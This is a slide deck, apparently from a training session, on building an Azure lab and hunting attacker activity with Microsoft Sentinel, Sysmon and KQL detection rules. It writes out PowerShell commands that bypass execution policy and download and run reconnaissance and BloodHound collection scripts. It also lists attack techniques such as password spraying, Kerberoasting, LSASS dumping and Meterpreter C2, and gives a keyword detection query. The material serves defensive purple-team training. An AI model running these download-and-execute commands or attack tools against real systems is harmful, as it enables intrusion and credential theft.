



# Hunting with Azure Sentinel

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AntiSyphon Infosec Training



# Overview

Come join Kent and Jordan for an hour or so as they discuss some of the finer points of the Microsoft Sentinel platform.

After spending time learning some of the nuances and intricacies of Sentinel, Kent and Jordan would like to share why this platform is as solid as any SIEM available.

## Disclaimer:

We do not sell Azure or Sentinel, or any other “*Easy Buttons.*”  
We weren’t paid to be here... but we were told there was lunch?



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# ARM Templates




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Microsoft Azure  
Resource Manager



<https://www.doazlab.com>

## Deployment

Click below to start the deployment of the Defensive Origins



Deploy to Azure


**Azure Resource  
Manager Template**


NOTE: Deployment times vary, but expect the full deployment to take about 1 hour.

# ARM Templates (AZ GitHub)




<https://github.com/Azure/azure-quickstart-templates/tree/master/application-workloads>

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 **leewalter** Update azuredeploy.json (#12098) ...

..

 active-directory	Ffvmsize (#11805)
 airflow	Airflow fixed DB connection string (#11856)
 apache	Update azuredeploy.json (#12098)
 barracuda/barracuda-waf-iis	Ffvmsize (#11805)
 bitcore/bitcore-centos-vm	Ffvmsize (#11805)



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# ARM Templates (AZ GitHub)



**Completely customizable.**

**Looks like this (JSON):**

**Define resources**  
**Supported regions**  
**Network configuration**  
**Everything avail in UI**

```
"metadata": {  
  "description": "Location for the VM, only certain regions support zones during preview."  
}  
},  
"adminPassword": {  
  "type": "securestring",  
  "metadata": {  
    "description": "The password for the Administrator account of the new VM and Domain"  
  }  
},  
"domainName": {  
  "type": "string",  
  "defaultValue": "contoso.local",  
  "metadata": {  
    "description": "The FQDN of the AD Domain created "  
  }  
},  
"dnsPrefix": {  
  "type": "string",  
  "metadata": {  
    "description": "The DNS prefix for the public IP address used by the Load Balancer"  
  }  
}
```




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# Desired State Configuration



The DOAZLab environment uses Desired State Configs (DSCs) to:

- Run post-install scripts (PowerShell)
- Create Active Directory
- Install Sysmon-modular
- Join workstation to domain



The screenshot shows a GitHub repository page for 'DO-LAB / Win10-AD / DesiredStateConfig'. It lists files in the 'src' directory, including 'Create-AD.zip', 'Install-AADConnect.zip', 'Install-Sysmon.zip', and 'Join-Domain.zip', all dated 20-12-20-21. The commit message is 'Relkci update DSC for sysmon'.

File	Commit Message	Date
src	update DSC for sysmon	
Create-AD.zip		20-12-20-21
Install-AADConnect.zip		20-12-20-21
Install-Sysmon.zip	update DSC for sysmon	
Join-Domain.zip		20-12-20-21



<https://github.com/DefensiveOrigins/DO-LAB>



<https://docs.microsoft.com/en-us/azure/virtual-machines/extensions/dsc-overview>



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
# The DO Azure Sandbox?

[www.doazlab.com](http://www.doazlab.com)



# Simplified Threat Optics

- Ease of deployment:
  - Deploy Log Analytics and Sentinel
  - Connect your VMs on Azure
  - Or install agents on traditional on-prem servers
  - Install Sysmon-modular config
- We used to use WEC / WEF
  - GPO for audit policy
  - GPO for Sysmon
  - GPO for WEC/WEF
  - Complex troubleshooting
  - Lost logs, lengthy scripts
  - Remote workforces
  - Domain connectivity
  - Winlogbeat config
  - Kafka / Kibana / Elasticsearch





# Sysmon Modular



- Sysmon is still the best detection engine available for Windows
  - Yes, even better than Windows onboard detection engines
  - Yes, we still want Sysmon on everything, all our systems, for visibility

## sysmon-modular | A Sysmon configuration repository for everybody to customise

license MIT maintained stale (as of 2022) last commit december 2021

Build Sysmon config with all modules passing Follow 13k 59 ONLINE

This is a Microsoft Sysinternals Sysmon [download here](#) configuration repository, set up modular for easier maintenance and generation of specific configs.


The sysmonconfig.xml within the repo is automatically generated after a successful merge by the PowerShell script and a successful load by Sysmon in an Azure Pipeline run.



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# Log Analytics

- Log Analytics



The screenshot displays the Microsoft Sentinel Log Analytics interface. The top navigation bar shows the 'Logs' section for workspace 'DO-Sentinel6g4lwn57jqkk'. The left sidebar contains a 'Favorites' section with a list of workspaces: 'LogManagement', 'Microsoft Sentinel', and 'Security and Audit'. The main area shows a Kusto query editor with the following query:

```
1 SysmonParser
2 | where EventID == 11
3 | where file_name contains "ps1"
4 | project Computer, file_name
```







The query is labeled 'Kusto Query' in red. Below the query editor, the 'Results' tab is active, showing a table of results. The table has two columns: 'Computer' and 'file\_name'. The results show four entries, each with a computer name and a file path containing a PowerShell script name.

Computer	file_name
WS05.doazlab.co...	C:\Users\doadmin\master\BloodHound-master\Collectors\AzureHound.ps1
WS05.doazlab.co...	C:\Users\doadmin\master\BloodHound-master\Collectors\SharpHound.ps1
DC01.doazlab.com	C:\Users\doadmin\BH-Rel32\BloodHound-win32-ia32\resources\app\Collecto
DC01.doazlab.com	C:\Users\doadmin\BH-Rel32\BloodHound-win32-ia32\resources\app\Collecto




# Microsoft Sentinel



## Threat management

-  Incidents
-  Workbooks
-  Hunting
-  Notebooks
-  Entity behavior
-  Threat intelligence

## Content management


-  Content hub (Preview)
-  Repositories (Preview)
-  Community

 **703.1K**  **240.4K**  
Events

 **3**  **3**  
Alerts

 **3**  **3**  
Incidents

## Events and alerts over time




## Recent incidents

- High [Sketchy PowerShell](#)
- High [Sketchy PowerShell](#)
- High [Sketchy PowerShell](#)

## Data source anomalies

Event



# Notebooks



- Notebooks



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# Playbooks

- Playbooks



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# MSDATP / MSD Identity



- Playbooks



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# Workbooks



- Workbooks
- <https://docs.microsoft.com/en-us/azure/azure-monitor/visualize/workbooks-overview>
- <https://github.com/microsoft/AzureMonitorCommunity#azure-monitor-community>



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# Kusto Query Language (KQL)



- Basic query syntax
- Union: just like SQL from multiple log sources
  - | where result field comparison
  - | where result includes “sketchy PowerShell command invocations”
  - | project columns of interest



```
union Event, SecurityEvent
| where EventID in (4103, 4104, 4105, 4688)
| where EventData contains "iex" or EventData contains "invoke" or EventData
contains "import" or EventData contains "bypass" or EventData contains "git*"
| project Computer, RenderedDescription, ParameterXml
```



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# Hunting on AZ Sentinel: Step 1



- Make a mess of Active Directory (to simulate legacy AD)
- We like BadBlood: <https://github.com/davidprowe/BadBlood>

```
Type 'badblood' to deploy some randomness into a domain: badblood
badblood

Operation                DistinguishedName                Status
-----                -
AddSchemaAttribute        cn=ms-Mcs-AdmPwdExpirationTime,CN=Schema,CN=Configuration,DC=d... Success
AddSchemaAttribute        cn=ms-Mcs-AdmPwd,CN=Schema,CN=Configuration,DC=doazlab,DC=com    Success
ModifySchemaClass         cn=computer,CN=Schema,CN=Configuration,DC=doazlab,DC=com        Success

Name                      : doazlab
DistinguishedName         : DC=doazlab,DC=com
Status                    : Delegated

Creating Tiered OU Structure
Creating Users on Domain
True
True
Creating Groups on Domain
Creating Computers on Domain
```



# Hunting on AZ Sentinel: Step 2



- Make sure Sentinel and Log Analytics have logs.

- Agents connected?

DO-Sentinel7nbenhvp3i4u2 | Virtual machines ...

Log Analytics workspace


Search (Ctrl+/) Refresh

Workspace Data Sources

- Virtual machines
- Storage accounts logs
- System Center
- Azure Activity log

Name	Log Analytics Connection	OS
DC01	✓ This workspace	Windows
Nux01	✓ This workspace	Linux
WS05	✓ This workspace	Windows

- Logs flowing?



# Hunting on AZ Sentinel: Step 3



## Make some noise! (Run some hack tools)

- Host Recon
- BloodHoundAD (SharpHound)
- Password spray
- Kerberoasting
- Local admin remotely dump LSASS
- Establish C2 with Meterpreter
- Create Active Directory Snapshot
- LNK / URL dropper relay
- Map & Hunt SMB Shares
- Atomic Red Team

<https://github.com/dafthack/HostRecon>

<https://github.com/BloodHoundAD/BloodHound>

<https://github.com/dafthack/DomainPasswordSpray>

<https://www.harmj0y.net/blog/powershell/kerberoasting-without-mimikatz/>

<https://github.com/gentilkiwi/mimikatz>

<https://github.com/rapid7/metasploit-framework>

<https://docs.microsoft.com/en-us/sysinternals/downloads/adexplorer>

<https://github.com/tommelo/lnk2pwn>

<https://github.com/ShawnDEvans/smbmap>

<https://github.com/redcanaryco/atomic-red-team>



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# Hunting on AZ Sentinel: Step 3



- Run HostRecon
- Run SharpHound data collection (BloodHound)

```
Set-ExecutionPolicy bypass -Force
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/dafthack/HostRecon/master/HostRecon.ps1')
Invoke-HostRecon |Out-File recon.txt

cd c:\users\doadmin
IEX(New-Object
Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Collectors/SharpHound.ps1')
Invoke-BloodHound
```





# Hunting on AZ Sentinel: Step 4



- Run the Query in the LogAnalytics dashboard

```
1 union Event, SecurityEvent
2 | where EventID in (4103, 4104, 4105, 4688)
3 | where EventData contains "iex" or EventData contains "invoke" or EventData contains "powershell"
4 | project Computer, RenderedDescription, ParameterXml
```

Results

Chart

Columns

Display time (UTC+00:00)



Group col

Completed. Showing results from the last 24 hours.

Computer	RenderedDescription
WS05.doazlab.com	Creating Scriptblock text (1 of 1): IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Powercat.ps1')
WS05.doazlab.com	CommandInvocation(Invoke-Expression): "Invoke-Expression" ParameterBinding: {Invoke-Expression}
WS05.doazlab.com	Creating Scriptblock text (1 of 2): function Invoke-HostRecon{ <# .SYNOPSIS This function will run a host reconnaissance script on the specified host. The script will download and execute the script on the host.
WS05.doazlab.com	Creating Scriptblock text (1 of 1): Invoke-HostRecon  Out-File recon.txt ScriptBlock ID: f71d8c5b-17f1-439d-8d9d-20a9a4903d6e Path: C:\Users\Administrator\AppData\Local\Temp\Invoke-HostRecon.ps1
WS05.doazlab.com	Creating Scriptblock text (1 of 1): IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Powercat.ps1')
WS05.doazlab.com	Creating Scriptblock text (1 of 91): function Invoke-BloodHound{ <# .SYNOPSIS Runs the BloodHound C# Ingestor using reflection. The asse...



# Hunting on AZ Sentinel: Step 5



- Alerts, Alarms, Notifications
- Sketchy PowerShell Detection query seems solid, let's alarm it.

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## Analytics rule wizard - Create a new scheduled rule ...


General Set rule logic Incident settings (Preview) Automated response Review and create

Define the logic for your new analytics rule.

### Rule query

Any time details set here will be within the scope defined below in the Query scheduling fields.

```
union Event, SecurityEvent
| where EventID in (4103, 4104, 4105, 4688)
| where EventData contains "iex" or EventData contains "invoke" or EventData contains "import" or EventData contains "bypass" or EventData contains "git*"
| project Computer, RenderedDescription, ParameterXml
```



# Hunting on AZ Sentinel: **Alert!**



- Review Incidents

- Alert:

- Incident:

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## Microsoft Sentinel | Overview

Selected workspace: 'do-sentinel7nbenhvp3i4u2'

Search (Ctrl+/) Refresh Last 24 hours

**General**

- Overview
- Logs
- News & guides

Events: 843.3K ↓ 375.5K

Alerts: 1 ↑ 1

Incidents: 1 ↑ 1

Events and alerts over time

Open incidents: 1 New incidents: 1 Active incidents: 0


Open incidents by severity: High (0) Medium

Search by ID, title, tags, owner or product

Severity: All Status: 2 selected Product name: All

☐ Auto-refresh incidents

<input type="checkbox"/> Severity ↑↓	Incident ID ↑↓	Title ↑↓	Alerts	Product names
<input type="checkbox"/> Medium	1	Sketchy PowerShell Detection	1	Microsoft Sentinel



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


# Why Purple Teaming?

- Better business outcomes
- Appropriate Security Funding
- Strengthened Security
- Fidelity Checks / Audit Reassurance
- Increased Workforce Skillset
- Teamwork Driven Security Culture
- Inter-Departmental Cooperation

## Atomic Purple Team Lifecycle

1. Risk and Threat Assessment (Attack Ingest)
2. Planning
